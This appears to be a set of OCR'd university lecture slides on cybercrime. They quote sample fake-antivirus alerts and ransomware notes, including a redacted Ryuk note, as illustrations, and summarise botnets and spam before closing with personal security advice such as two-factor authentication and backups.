- Offers to clean you machine if you subscribe (e.g., $50)

Fraud: FakeAV



Scan complete. 97 threats was foun

Your Computer is Infec

Threats and actions:

Name	Risk
Email-Worm.Win32.Net	Crit
Email-Worm.Win32.Myd	Crit
Trojan-Downloader.Win	Crit

Description:
This program is potentially dangerous for your system. **Trojan-Downloader** stealing passwords, credit cards and other personal information from your computer.

Windows Antivirus Pro detected dangerous spyware on your system!

Name	Type	Alert level
N-case.win32	Spyware	Average
CoolWebSearch(CWS).win32	Spyware	Danger
I-Worm.Sobig	Virus	High
Backdoor.SdBot.gen	Virus	Critical
TrojanDropper.JS.Mimail	Virus	Critical

Detected malicious programs can damage your computer and compromise your privacy. It is **strongly recommended** to remove them immediately.


Extortion: Ransomware

- Malware encrypts all files and requires machine's owner to pay to unlock
  - Typically uses non-standard payment instruments: e.g., paysafecard, Bitcoin
  - Will unlock data with payment
  - Modern versions also exfiltrate data and threaten to release it if not paid
- Historically two kinds of lures:
  - Fraudulent:
    - We are the FBI/BKA/RIAA/etc.… You have copyrighted material, child pornography, etc… on your machine… you will be brought to court unless you settle
  - Straight out extortion (dominant today)
    - Pay us or you'll never see your files again

Transition to "big game" hunting since 2018 (big companies)

- Pay us or you won't get your data and we'll release your data to the world
- Big ransoms – enabled by liquidity in cryptocurrency space

Ransomware (personal)



Your personal files are encrypted!

Your important files **encryption** produced on this computer: photos, videos, documents, etc. Here is a complete list of encrypted files, and you can personally verify this.

Encryption was produced using a **unique** public key RSA-2048 generated for this computer. To decrypt files you need to obtain the **private key.**

The **single copy** of the private key, which will allow you to decrypt the files, located on a secret server on the Internet; the server will **destroy** the key after a time specified in this window. After that, **nobody and never will be able** to restore files...

To obtain the private key for this computer, which will automatically decrypt files, you need to pay **300 USD** / **300 EUR** / similar amount in another currency.


Click «Next» to select the method of payment and the currency.

Any attempt to remove or damage this software will lead to the immediate destruction of the private key by server.

Private key will be destroyed on
10/9/2013
4:25 PM

Time left
95 : 56 : 35

Ransomware (enterprise)



```
Your network has been penetrated.

All files on each host in the network have been encrypted with a strong algorithm.

Backups were either encrypted or deleted or backup disks were formatted.
Shadow copies also removed, so F8 or any other methods may damage encrypted data but not recover.

We exclusively have decryption software for your situation
No decryption software is available in the public.

DO NOT RESET OR SHUTDOWN - files may be damaged.
DO NOT RENAME OR MOVE the encrypted and readme files.
DO NOT DELETE readme files.
This may lead to the impossibility of recovery of the certain files.

To get info (decrypt your files) contact us at
[redacted]@protonmail.com
or
[redacted]@tutanota.com

BTC wallet:
1[redacted]

Ryuk
No system is safe
```

Summary

Malware detection is complex

- No foolproof way to tell if software is benign or not
- Arms where malware authors innovate to stay undetected OR to accomplish goal before anti-malware vendors can respond
- Vectors change over time: files, network service vulns, browser vulns, social engineering, etc…

Botnets are now a staple of e-crime

- Couple large numbers of compromised machines with central command and control
- Creates platform economy

Cybercrime

- Lots of ways to monetize access to someone’s computer (information, access, bandwidth, etc)
- Click fraud, info stealers, ransomware, ddos, etc…
- Spam
  - Direct marketing meets botnets -> 100B spam/day
  - Significant profit center for criminals

Finally…

My list of **personal security advice** (in order):

- Turn on two-factor authentication (**at least** for your e-mail and bank)
  - Authenticator apps are better than SMS if you have a choice of 2nd factor
- Don't reuse passwords if you can (esp for e-mail and bank)
- Best way to not reuse passwords: use a password manager (I use 1password, but there are other good choices)
- Invest in regular data backups (best defense against personal ransomware)
- Try not to share information with other people online that would embarrass you if it became public
- If you are lucky enough to acquire significant assets then ask your financial institution to require in-person signature for any wire transfer from that account

Finally, finally…. Thanks!

- Good luck, be strong, stay safe!